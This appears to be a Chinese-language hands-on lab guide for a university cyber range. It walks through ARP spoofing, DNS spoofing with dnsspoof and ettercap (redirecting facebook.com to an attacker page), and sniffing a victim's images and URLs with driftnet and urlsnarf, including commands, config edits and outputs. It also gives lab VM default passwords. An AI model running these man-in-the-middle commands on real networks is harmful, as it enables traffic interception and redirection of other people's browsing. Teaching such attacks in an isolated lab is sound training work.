


實作練習：Arp spoof / Dns spoof

一、實作目的

- 練習 Arp spoof
- 練習 DNS spoof

二、實作場景



三、使用工具與環境

CDX VM Template：


- CDX of Kali-linux(攻擊機、attacker)
- CDX of Metasploitable3(靶機、victim)

四、實作步驟

Step 1：建立 VPN，登入 CDX


- 使用 FortiClient，輸入帳密，連線至國網中心。
[注意：請先進行一次 VPN 配置，連接名、描述自訂，遠程網關：140.110.112.1，自定義端口：443，其他保留不變，按下「應用」鍵，再按「關閉」鍵]
- 以瀏覽器連至 <https://cdx.nchc.org.tw>，於右上角輸入帳密，登入 CDX 平台。
- 登入 CDX 平台後，選取上方之攻防平台入口(<http://192.168.66.160:9869>)，輸入帳密，正式完成登入 CDX 之程序。

Step 2：建立弱點 VM 主機(靶機、victim)

- Instances -> VMs ->  -> 1077 CDX of metasploitable3，請自行輸入


VM name (例如 victim)，記憶體增為 4G。

- 點選 **Network Interface** 選擇下方 Vlan_xxx_Net (xxx 為分配的 Vlan id)。
- 接著，按頁面上方 **Create**，建立 VM，此時 Status 為 Pending。





以上是 VM 建立完畢後的畫面。

Step 3：待 Status 變為 RUNNING(運行中) (注意：有可能畫面無轉變，但事實上狀態已改變了)，點選此剛建立完畢的 victim。




接著，選取上面  的圖示，即可打開虛擬機。



因為在虛擬機下，若照畫面指示，按下 CTRL+ALT+DEL，則會變成自己本身系統的工作管理員，所以這時要點選右上角  來發送此指令，選擇帳號：vagrant 密碼：vagrant 登入，**此 VM 將當靶機(victim)**。

Step 4：同前面建立 VM 方式，再建立一部攻擊機，請選 1545 CDX of Kali Linux 2017.1_VNC，自行輸入 VM name（例如 **attacker**），記憶體增為 4G，**選擇同一 Vlan_xxx_Net**，建立(create)此一 VM。經過 Pending-->Running(運行中)，接著請開啟此 VM，得到如下畫面。



在此畫面，隨便按下鍵盤任意鍵，即可進入登入畫面。帳號:root，密碼:toor，此 VM 當攻擊機(attacker)。[假設攻擊機的 IP 位址為 172.16.179.143]

Arp spoof

語法


```
arp spoof -i eth0 -t 靶機 IP -r Host IP
```

說明：此指令是在攻擊機端下達的，eth0 是攻擊端的一張網卡；靶機的 IP 亦即受害端 IP；Host IP 是指要被替換的某一主機 IP，在本例中指此 LAN 的路由器 IP。

此指令目的，要使得靶機中的 ARP 表被詐騙，亦即要使 ARP 表中，路由器 IP 位址對應的 MAC 位址是錯的，此 MAC 位址其實是攻擊機的 eth0 網卡 MAC 位址，此種攻擊稱為中間人攻擊(man in the middle)。

Step 1: 首先確認靶機(victim)的 IP 位址，並開啟命令提示字元來檢查 ARP 表的狀況。

開始 -> 在執行處打入 cmd，以開啟命令提示字元。



接下來，打入 ipconfig，可以看到靶機本身的 IP (172.16.179.131) [或是從 CDX 平台上面看也可以]。


```
Ethernet adapter Local Area Connection 5:

Connection-specific DNS Suffix . . : 
Link-local IPv6 Address . . . . . : fe80::2c16:57d:6e3d:2bde%19
IPv4 Address. . . . . : 172.16.179.131
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.179.254
```

接下來，打入指令 arp -a (查看目前通訊協定的所有 arp 項目)，檢查目前靶機本身的 arp 表，其中 172.16.179.254 是路由器的 IP。

```
C:\>arp -a

Interface: 172.16.179.131 --- 0x13
Internet Address      Physical Address      Type
172.16.179.143        02-00-ac-10-b3-8f     dynamic
172.16.179.144        02-00-ac-10-b3-90     dynamic
172.16.179.148        02-00-ac-10-b3-94     dynamic
172.16.179.254        00-04-96-6d-3c-e9     dynamic
172.16.179.255        ff-ff-ff-ff-ff-ff     static
224.0.0.2             01-00-5e-00-00-02     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
224.2.2.4             01-00-5e-02-02-04     static
239.77.124.213        01-00-5e-4d-7c-d5     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Step 2: 接著轉回到攻擊機(kali linux VM)，開啟其終端機 ，接下來打入以下指令

```
arpspoof -i eth0 -t 172.16.179.131 -r 172.16.179.254
```

(靶機 IP) (路由器 IP)

```
root@kali:~# arpspoof -i eth0 -t 172.16.179.131 172.16.179.254
2:0:ac:10:b3:8f 2:0:ac:10:b3:83 0806 42: arp reply 172.16.179.254 is-at
0:b3:8f
2:0:ac:10:b3:8f 2:0:ac:10:b3:83 0806 42: arp reply 172.16.179.254 is-at
0:b3:8f
```


上圖表示攻擊進行中。[若要中止攻擊，只需按下 CTRL+C 或關閉以上黑視窗即可]

此時，再回到靶機觀看網路狀況以及 arp 表，此時可以發現 ARP 表已經被更改。

```
172.16.179.131 02-00-ac-10-b3-8f dynamic
```

(攻擊機的 MAC 位址)

亦即，從此以後，靶機要傳送給路由器的封包都會先傳到攻擊端，而不是路由器。
這時在靶機主機上，可以看到網路是掛掉的狀態



可開啟 kali linux 攻擊機的 wireshark，觀看收集的封包情形]

1073	457.500090593	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
1151	458.638743352	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
1227	459.491689284	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
1416	595.048713008	172.16.179.131	172.217.160.110	HTTP	60 [TCP Previous seg
1480	639.437508169	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
1608	651.176992713	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
1686	652.407184843	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1
3012	683.207534247	172.16.179.131	216.58.200.46	OCSP	508 Request
3014	683.207766297	172.16.179.131	216.58.200.46	OCSP	508 Request
3016	683.207920691	172.16.179.131	216.58.200.46	OCSP	508 Request
3018	683.208113948	172.16.179.131	216.58.200.46	OCSP	508 Request
3081	684.559602657	172.16.179.131	216.58.200.46	OCSP	508 Request
3083	684.562942827	172.16.179.131	216.58.200.46	OCSP	508 Request
3285	685.933602292	172.16.179.131	172.217.160.110	HTTP	535 GET / HTTP/1.1

由上面的封包觀之，表示攻擊機有接收到來自靶機所發送過來的封包。

以上就是簡單的 ARP 攻擊步驟。

[注意]：某些 kali linux 版本預設封包轉發功能是關閉的，若有此情形發生，請開啟終端機，打入以下指令，則轉發功能就會開啟。

```
sudo echo '1' >/proc/sys/net/ipv4/ip_forward
```

DNS spoof

Step 1: 首先跟之前 arp spoof 同樣步驟，先在攻擊機下達下列指令，以進行 ARP spoof 竊取封包行為。

```
arpspoof -i eth0 -t 172.16.179.131 -r 172.16.179.254
```

(靶機 IP) (路由器 IP)

```
root@kali:~# arpspoof -i eth0 -t 172.16.179.131 -r 172.16.179.254
2:0:ac:10:b3:8f 2:0:ac:10:b3:83 0806 42: arp reply 172.16.179.254 is-at 2:0:ac:
10:b3:8f 172.16.179.0 0.0.0.0 255.255.255.0 U 0
2:0:ac:10:b3:8f 0:4:96:6d:3c:e9 0806 42: arp reply 172.16.179.131 is-at 2:0:ac:
10:b3:8f 172.16.179.0 0.0.0.0 255.255.255.0 U 100
2:0:ac:10:b3:8f 2:0:ac:10:b3:83 0806 42: arp reply 172.16.179.254 is-at 2:0:ac:
10:b3:8f root@kali:~#
```

Step 2: 接著，再開一個終端機，輸入指令來製作一 DNS 規則檔。

```
sudo leafpad dns.txt
```

在新開的文件檔案內，輸入 172.16.179.143 *.*.*


```
File Edit Search Options Help
172.16.179.143 *.*.*
```

後面的 *.*.* 代表所限制的網址 若是符合規定，則會將該網址轉到 IP 位址為 172.16.179.143 攻擊機的惡意網頁。

輸入指令 leafpad /var/www/html/index.html，設計一網頁內容為

```
File Edit Search Options Help
<h1>Dns spoofing working </h1>
```

接著輸入指令 service apach2 start 啟動伺服器，這樣惡意網頁就架設完畢了。此時，攻擊機可以開啟瀏覽器，自我測試一下惡意網頁，不管連到任何網頁，都會連回到自己的惡意網頁。



Dns spoofing working


Step 3: 上面步驟做完之後 接下來開始進行 DNS spoof

輸入指令 `dnsspoof -i eth0 -f dns.txt`

這樣就會開始監聽 eth0 所收到的封包內容，當有監聽到 DNS 請求，會以 `dns.txt` 中的規則內容，回覆給靶機。

```
^Croot@kali:~# dnsspoof -i eth0 -f dns.txt is-at 2:0:ac:  
dnsspoof: listening on eth0 [udp dst port 53 and not src 172.16.179.143]
```

接下來在靶機開啟瀏覽器，嘗試瀏覽任一網頁，結果發現不管什麼網頁，都會被轉到惡意網頁上。



此時可回到攻擊機，觀看 dns spoof 的終端機畫面，可看到監聽過程是否有觸發

```
172.16.179.131.53624 > 8.8.8.8.53: 1881+ A? google.com.tw  
^Croot@kali:~# dnsspoof -i eth0 -f dns.txt is-at 2:0:ac:  
dnsspoof: listening on eth0 [udp dst port 53 and not src 172.16.179.143]  
172.16.179.131.53447 > 8.8.8.8.53: 148058+ A? teredo.ipv6.microsoft.com  
172.16.179.131.58150 > 8.8.8.8.53: 25837+ A? yahoo.com.tw  
172.16.179.131.61169 > 8.8.8.8.53: 46131+ A? teredo.ipv6.microsoft.com  
172.16.179.131.58678 > 8.8.8.8.53: 27023+ A? google.com.tw
```

以上就是 dns spoof 的測試

Ettercap (arp spoof 與 dns spoof 之圖形化介面工具)

Step1: 首先開啟攻擊機之終端機

輸入指令 `leafpad /etc/ettercap/etter.conf` 找尋下圖，將數值改為 0

```
[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default
```

再來拉到底下，找到 Linux 部分 將底下 if you use iptables 兩個指令前的 # 號刪除

```
#-----
#      Linux
#-----

# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-ports %port"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-ports %port"
```

接下來開始添加 dns spoof 要用的規則檔

輸入指令 `leafpad /etc/ettercap/etter.dns` 找尋下圖部分

```
# microsoft sucks ;)
# redirect it to www.linux.org
#

*.facebook.com A 172.16.179.143
facebook.com A 172.16.179.143
```


(172.16.179.143 為惡意網頁主機的 IP，在此處是攻擊機本身)

將內容修改為上圖內容 代表在嘗試進入 facebook.com 時會觸發 dns spoof

若是要將全部網址不作限則，則可以設計為 *** A 172.16.179.143**

同前面方式，開始架設惡意網頁

輸入指令 `leafpad /var/www/html/index.html` 將內容改為



```
index.html
File Edit Search Options Help
<h1>Dns spoofing working </h1>
```

接著輸入指令 `service apach2 start` 啟動網頁伺服器


接下來在終端機輸入 **ettercap -G** 將會打開介面




接下來上方工具列，選擇 Sniff 裡面的



接下來選擇攻擊端的網卡



接下來選擇上方工具列 Host 中的 Scanfor hosts，將會開始掃描網段中的目標



選擇 Hosts 裡面 Hosts list 將會看到掃描完畢的主機

接下來尋找靶機 IP 然後點選下方的 Add to Target 1

(此為將要竊取的封包主機為目標 1)

(發送方式為 目標 1>攻擊端網卡>目標 2)



接下來，以同樣方式找到路由器 IP，添加進目標 2，下面文字處會有提醒

```
Host 172.16.179.131 added to TARGET1  
Host 172.16.179.254 added to TARGET2
```

接下來選擇上方工具列 > Mitm > ARP poisoning > 勾選第一個選項

做到這邊的步驟，就等於上面所提到的 **arp spoof** 了，此時可以在靶機看看 ARP 表

Internet Address	Physical Address	Type
172.16.179.143	02-00-ac-10-b3-8f	dynamic
172.16.179.144	02-00-ac-10-b3-90	dynamic
172.16.179.148	02-00-ac-10-b3-94	dynamic
172.16.179.254	02-00-ac-10-b3-8f	dynamic
172.16.179.255	ff-ff-ff-ff-ff-ff	static

接下來，選擇上方工具列 plugins > Manage the plugins

裡面會有多種功能可供選擇這邊選擇

點擊兩下

* dns_spoof 增加星號代表啟動此模式

此時回到靶機 測試網頁 是否已經被轉換 在測試過程中可以看到文字提醒有在運作

```
Activating dns_spoof plugin...  
dns_spoof: A [www.facebook.com] spoofed to [172.16.179.143]  
dns_spoof: A [www.facebook.com] spoofed to [172.16.179.143]
```

到此步驟就是完成 **dns spoof** 了

Driftnet 監控目標主機的瀏覽圖片


開啟終端機，輸入指令 `ettercap -i eth0 -M arp:remote ///`

此指令代表，使用 Ettercap 工具之 `arp`，監控此網段所有封包。

(或是利用圖形介面來操作也可以)

接下來開啟新的終端機，輸入指令 `driftnet -i eth0`，代表將監控由攻擊端網卡所拿到的圖片資料。

會跳出一個小黑框 接下在靶機瀏覽網頁時會在黑框上面顯示看過的圖片



```
root@kali:/# driftnet -i eth1
root@kali:/# driftnet -i eth0
Tue Nov 28 17:48:15 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
Tue Nov 28 17:48:16 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
Tue Nov 28 17:48:16 2017 [driftnet] warning: image data too small (43 bytes) to
bother with
Tue Nov 28 17:48:23 2017 [driftnet] warning: image data too small (42 bytes) to
bother with
```

Urlsnarf 監聽目標主機的 http 請求

在攻擊機上，開啟終端機，輸入

```
arpspoof -i eth0 -t 172.16.179.131 -r 172.16.179.254
```

(Urlsnarf 跟前面所提的 Driftnet 都是在 arp spoof 模式之下運作的)

接下來開啟新的終端機，輸入 `urlsnarf -i eth0`

```
root@kali:~# urlsnarf -i eth1
urlsnarf: listening on eth1 [tcp port 80 or port 8080 or port 3128]
```

當靶機瀏覽網頁時，在攻擊機上就可看到靶機的網頁請求。

```
0E)"
172.16.179.131 - [28/Nov/2017:18:12:03 -0500] "GET http://www.google.com.tw/about/assets/img/keyboard-arrow-up-999.svg HTTP/1.1" - - "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
172.16.179.131 - [28/Nov/2017:18:12:03 -0500] "GET http://www.google.com.tw/about/assets/img/social-instagram.svg HTTP/1.1" - - "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
172.16.179.131 - [28/Nov/2017:18:12:03 -0500] "GET http://www.google.com.tw/about/assets/img/social-twitter.svg HTTP/1.1" - - "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
172.16.179.131 - [28/Nov/2017:18:12:03 -0500] "GET http://www.google.com.tw/about/assets/img/social-linkedin.svg HTTP/1.1" - - "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)"
```